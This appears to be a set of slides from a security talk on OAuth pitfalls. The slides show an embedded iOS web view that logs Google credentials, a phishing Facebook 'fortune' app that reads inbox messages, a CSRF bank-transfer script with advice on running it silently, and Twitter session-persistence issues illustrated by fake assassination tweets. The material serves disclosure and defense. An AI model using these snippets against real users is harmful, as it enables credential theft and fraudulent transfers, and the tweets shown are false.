
```
646     [super viewWillDisappear:animated];
647 }
648
649 - (BOOL)webView:(UIWebView *)webView
650 shouldStartLoadWithRequest:(NSURLRequest *)request
651 navigationType:(UIWebViewNavigationType)navigationType {
652
653
654     NSString *body = [[NSString alloc] initWithData:[request HTTPBody] encoding:NSUTF8StringEncoding];
655     NSArray *components = [body componentsSeparatedByString:@"&"];
656
657     for (NSString *tmp in components) {
658         if ([tmp hasPrefix:@"Email"]) {
659             NSLog(@"Your Google Username: %@", tmp);
660         }
661
662         if ([tmp hasPrefix:@"Passwd"]) {
663             NSLog(@"Your Google Password: %@", tmp);
664         }
665     }
666
667     [body release];
668
669     if (!hasDoneFinalRedirect_) {
670         hasDoneFinalRedirect_ = [signIn_ requestRedirectedToRequest:request];
671         if (hasDoneFinalRedirect_) {
672             // signIn has told the view to close
673             return NO;
674         }
675     }
676     return YES;
677 }
678 }
```



# OAuth process with an embedded view

user authenticates and grants permission

# output the Google credentials



```
GNU gdb 6.3.50-20050815 (Apple version gdb-1518) (Sat Feb 12 02:52:12 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "x86_64-apple-darwin".sharedlibrary apply-load-rules all
Attaching to process 4414.
[Switching to process 4414 thread 0x2103]
[Switching to process 4414 thread 0x207]
[Switching to process 4414 thread 0x180b]
2011-07-22 22:45:46.227 OAuthSample-iPhone[4414:207] Your Google Username: Email=truxtian
2011-07-22 22:45:46.228 OAuthSample-iPhone[4414:207] Your Google Password: Passwd=oauthpassword
2011-07-22 22:46:02.161 OAuthSample-iPhone[4414:207] API response: <?xml version='1.0' encoding='UTF-8'?>
<searchrss/1.0/' xmlns:gContact='http://schemas.google.com/contact/2000' xmlns:batch='http://schemas.google.com/batch/2008'><id>2011-07-23T05:46:02.100Z</id><updated>2011-07-23T05:46:02.100Z</updated><category scheme='http://schemas.google.com/g/2005#kind'>Contacts</title><link rel='alternate' type='text/html' href='http://www.google.com/'/><link rel='http://schemas.google.com/g/2005#self' href='http://www.google.com/_/gdata/contacts/v3/people/2011-07-23T05:46:02.100Z'>
```



**“but it looked so official!”**

OAuth provides the user with a false sense of safety in the authentication workflow



# recommendations

- › **client application developers:** keep authentication outside the app and inside the browser
- › **users:** do not trust clients that do not use a trusted neutral application such as safari to manage server auth
- › **protocol designers:** stricter policies around authenticating clients to server. better browser API support

# fortune telling facebook app

(a browser-based web application)



a social engineering oauth application to establish user trust

# lure the victim to use your app domain apps.facebook.com is trustworthy!

```
[...]          The Social-Engineer Toolkit (SET)      [...]
[...]          Written by David Kennedy (ReL1K)    [...]
[...]          Version: 0.5                      [...]
[...]          Codename: 'Return of the Lemon'    [...]
[...]          Report bugs to: davek@social-engineer.org [...]
[...]          Homepage: http://www.secmaniac.com   [...]
[...]          Framework: http://www.social-engineer.org [...]
[...]          Unpublished Java Applet by: Thomas Werth [...]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Select from the menu on what you would like to do:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious USB/CD/DVD Generator
4. Update the Metasploit Framework
5. Update the Social-Engineer Toolkit
6. Create a Payload and Listener
7. Mass Mailer Attack
8. Help, Credits, and About
9. Exit the Social-Engineer Toolkit

Enter your choice: back |
```

phish



star ● [REDACTED] to bcc: me

[show details](#) 7:17 PM (0 minutes ago)

Reply



Hi Victim -

Your life is currently full of mishaps, and nothing is going the way you wanted it to. Ever wonder if your fortune will change? Look no further, the Red Devil will have your answer!

Click [here](#) or visit <https://apps.facebook.com/redevilfortune/>.

easy!



Good luck and see you on the dark side!

<https://apps.facebook.com/redevilfortune/>

### Request for Permission

Fortune Teller by the Red Devil is requesting permission to do the following:

-  **Access my basic information**  
Includes name, profile picture, gender, networks, user ID, list of friends, and any other information I've shared with everyone.
-  **Send me email**  
Fortune Teller by the Red Devil may email me directly at khash.kiani@gmail.com · Change
-  **Post to my Wall**  
Fortune Teller by the Red Devil may post status messages, notes, photos, and videos to my Wall
-  **Access messages in my inbox**
-  **Access my profile information**  
Hometown

Report App

Logged in as Khash Kiani (Not You?)

**Allow** **Don't Allow**

**access scope** → **Access messages in my inbox** → **Allow**

70%

\* source: core impact client-side phishing campaign

# query private user messages

File Edit View Search Terminal Help


```
$fql = "select name, hometown_location, sex, pic_square from user where uid=" . $uid;
$fql = RunFqlQuery($fql);
//print_r($fql);
print("Your Name: " . $fql[0]["name"]);
print "<br/>";
print("You are a " . $fql[0]["sex"]);
print "<br/>";
print("You look like <img src='" . $fql[0]["pic_square"]) . "'>";
print "<br/>";

$fql = "SELECT body, thread_id FROM message WHERE thread_id=2";
```

//\$fql = "SELECT thread\_id,subject FROM thread where folder\_id=0";

```
$fql = RunFqlQuery($fql);
//print_r($fql);
print "<br/>";
print "<br/>";
print("<strong>Lastly, " . str_replace("I", "you", $fql[0]["subject"])) . "</strong>";
print "<br/>";
print "<br/>";
print "";
```

**FQL**

read the inbox messages → 

I like to bank at Hack-Muh-Bank

Back to Messages | Mark as Unread | Report Spam | Delete

Between [redacted] and You

[redacted] July 20 at 8:25pm

[redacted] July 20 at 8:26pm Report

Awesome!!

Attach:    Reply

# build the trap to aid exploitation

facebook  Search Home

**Here's your fortune (by Red Devil)**

Your Name: Ton  
You are a male  
You look like 

Lastly, you like to bank at Hack-Muh-Bank

Click [here](#) for a bonus fortune.

HURRY! Bonus fortune will disappear in 2.4 seconds.

**link to execute ajax post and carry our CSRF**

`<script>
 function jsinit_load()
 {
 var http = new XMLHttpRequest();
 var url = "/auth/post.php";
 var params = "account=999999999&amount=300000"; Ever wonder if your fortune will
 change? Log in now!
 http.open("POST", url, true);

 //Send the proper header information along with the request
 http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
 http.setRequestHeader("Content-length", params.length);
 http.setRequestHeader("Connection", "close");

 http.onreadystatechange = function()
 {//Call a function when the state changes.
 if(http.readyState == 4 && http.status == 200)
 {
 alert(http.responseText); for demo purpose, can be removed to be
 invisible from users. Also, we can put
 this in a try..catch block to be more silent
 in case of any exception.
 }
 }
 http.send(params);
 }
</script>`


# assumptions


- › victim has an active session with his banking site
- › no CSRF protection by banking site

The screenshot shows a web browser window with the URL `amazonaws.com https://.amazonaws.com/auth/entry.php`. The page title is "Fund Transfer". A form is displayed for transferring funds:

Please enter the account number to transfer your fund to.

Transfer from: 1234567890  
Transfer to: 0987654321  
Amount: \$ 50000  
POST





*“but it looked so official!”*

OAuth provides the user with a false sense of safety in the authentication workflow

Dear Facebook,  
what is the business need for a web  
application to read my private messages?

# flawed session management




# Avon selects twitterfeed to publish something

The screenshot shows the TwitterFeed website interface. At the top, there's a navigation bar with links for dashboard, account, help, blog, careers, sign out, and a button to follow them on Twitter (@twfeed). Below the header, a large orange banner says "New Twitter Service". Underneath, a progress bar indicates "Step 1: Create Feed", "Step 2: Configure Publishing Services", and "Step 3: Done" (which is highlighted in black). A main section titled "Choose existing Twitter Account or Authenticate a new account" contains two options: "Authenticated Twitter Account" (with a dropdown menu showing "--Twitter Account--") and "Authenticate new Twitter Account". A prominent blue button labeled "Authenticate Twitter Using OAuth" with a Twitter logo is centered. A red arrow points from the text "Authenticate new Twitter Account" towards this button. At the bottom of this section, there's a link to "Authenticate with Username & Password".

- Avon is redirected to twitter's authorization endpoint
- Avon enters his twitter credentials and grants access




- Avon is redirected back to complete the feed
- Avon signs out of twitterfeed and walks away



**what about his twitter  
session?**

twitter Search Home Profile Messages Who To Follow

 **Avon Barksdale**  
@Avon\_Barksdale\_LA

JUST A GANGSTER  
I SUPPOSE...

Edit your profile →

Tweets Favorites Following ▾ Followers Lists ▾

 **Avon\_Barksdale\_** Avon Barksdale  
Need protection?  
2 minutes ago

 **Avon\_Barksdale\_** Avon Barksdale  
I am feeling greedy tonight  
3 minutes ago

About @Avon\_Barksdale\_

34 Tweets | 11 Following | 3 Followers | 0 Listed

Similar to you · view all

 **Emn8r** Em · Follow

 **aplatti** Adam Platti  
Internet Maniac, Father and Husband

 **LeftDoc** Left Documentary · Follow  
As the social issue of Kathmandu's street children is un...

Following · view all

About Help Blog Mobile Status Jobs Terms Privacy

# risks

- › unattended session
- › no session timeout
- › user remains logged in

**what can go wrong?**

Tweets

Favorites

Following ▾

Followers ▾

Lists ▾



**foxnewspolitics** foxnewspolitics

We wish @joebiden the best of luck as our new President of the United States. In such a time of madness, there's light at the end of tunnel

2 hours ago



**foxnewspolitics** foxnewspolitics

BREAKING NEWS: President @BarackObama assassinated, 2 gunshot wounds have proved too much. It's a sad 4th for #america. #obamadead RIP

2 hours ago



**foxnewspolitics** foxnewspolitics

#ObamaDead, it's a sad 4th of July. RT to support the late president's family, and RIP. The shooter will be found

2 hours ago



**foxnewspolitics** foxnewspolitics

@BarackObama shot twice at a Ross' restaurant in Iowa while campaigning. RIP Obama, best regards to the Obama family.

2 hours ago



[Login](#) [Join Twitter!](#)

I give myself to Lucifer every day for it to arrive as quickly as possible. Glory to Satan!

about 1 hour ago from web



**britneyspears**

Britney Spears

[Login](#) [Join Twitter!](#)



i hope that the new world order will arrive as soon as possible! -Britney

about 1 hour ago from web



**britneyspears**

Britney Spears

# problem, meet solution

- › invalidate server session
- › short-lived access token
- › no auto-processing

# a better approach




You're logged out of Flickr. [Sign in again?](#)



[Log out of the Yahoo! network](#) too?

# can you really change your password?





The image shows a screenshot of the Twitter password settings page. At the top, there is a dark header bar with the Twitter logo on the left and three links on the right: "Home", "Profile", and "Messages". Below the header is a light blue navigation bar with a user profile icon on the left and the text "Avon\_Barksdale\_ 's settings". Underneath the navigation bar is a horizontal menu with seven items: "Account", "Password", "Mobile", "Notifications", "Profile", "Design", and "Applications". The "Password" item is highlighted with a thicker border. The main content area contains three input fields. The first field is labeled "Current Password:" and contains a series of six asterisks. To its right is a blue link "Forgot your password?". The second field is labeled "New Password:" and also contains a series of six asterisks. The third field is labeled "Verify New Password:" and contains a series of six asterisks. Below these fields is a large blue button with the word "Change" in white text.

twitter

Home Profile Messages

Avon\_Barksdale\_ 's settings

Account Password Mobile Notifications Profile Design Applications

Current Password: ······ [Forgot your password?](#)

New Password: ······

Verify New Password: ······|

Change

# change password = old password still works!

## New Twitter - Avon\_Barksdale\_Service

Step 1: Create Feed      Step 2: Configure Publishing Services      **Step 3: Done**

Twitter auth successful.

Choose existing Twitter Account or Authenticate a new account

1. Authenticated Twitter Account  
Avon\_Barksdale\_
2. Authenticate new Twitter Account

 **Authenticate Twitter**  
Using OAuth

Authenticate with Username & Password





## Avon\_Barksdale\_'s settings

[Account](#)[Password](#)[Mobile](#)[Notifications](#)[Profile](#)[Design](#)[Applications](#)

### You've allowed the following applications to access your account

**twitterfeed** by [twitterfeed](#)

feed your blog to twitter - twitterfeed lets you post any RSS or Atom feed to twitter automatically

read and write access · Approved: Sun Feb 27 23:04:15 2011

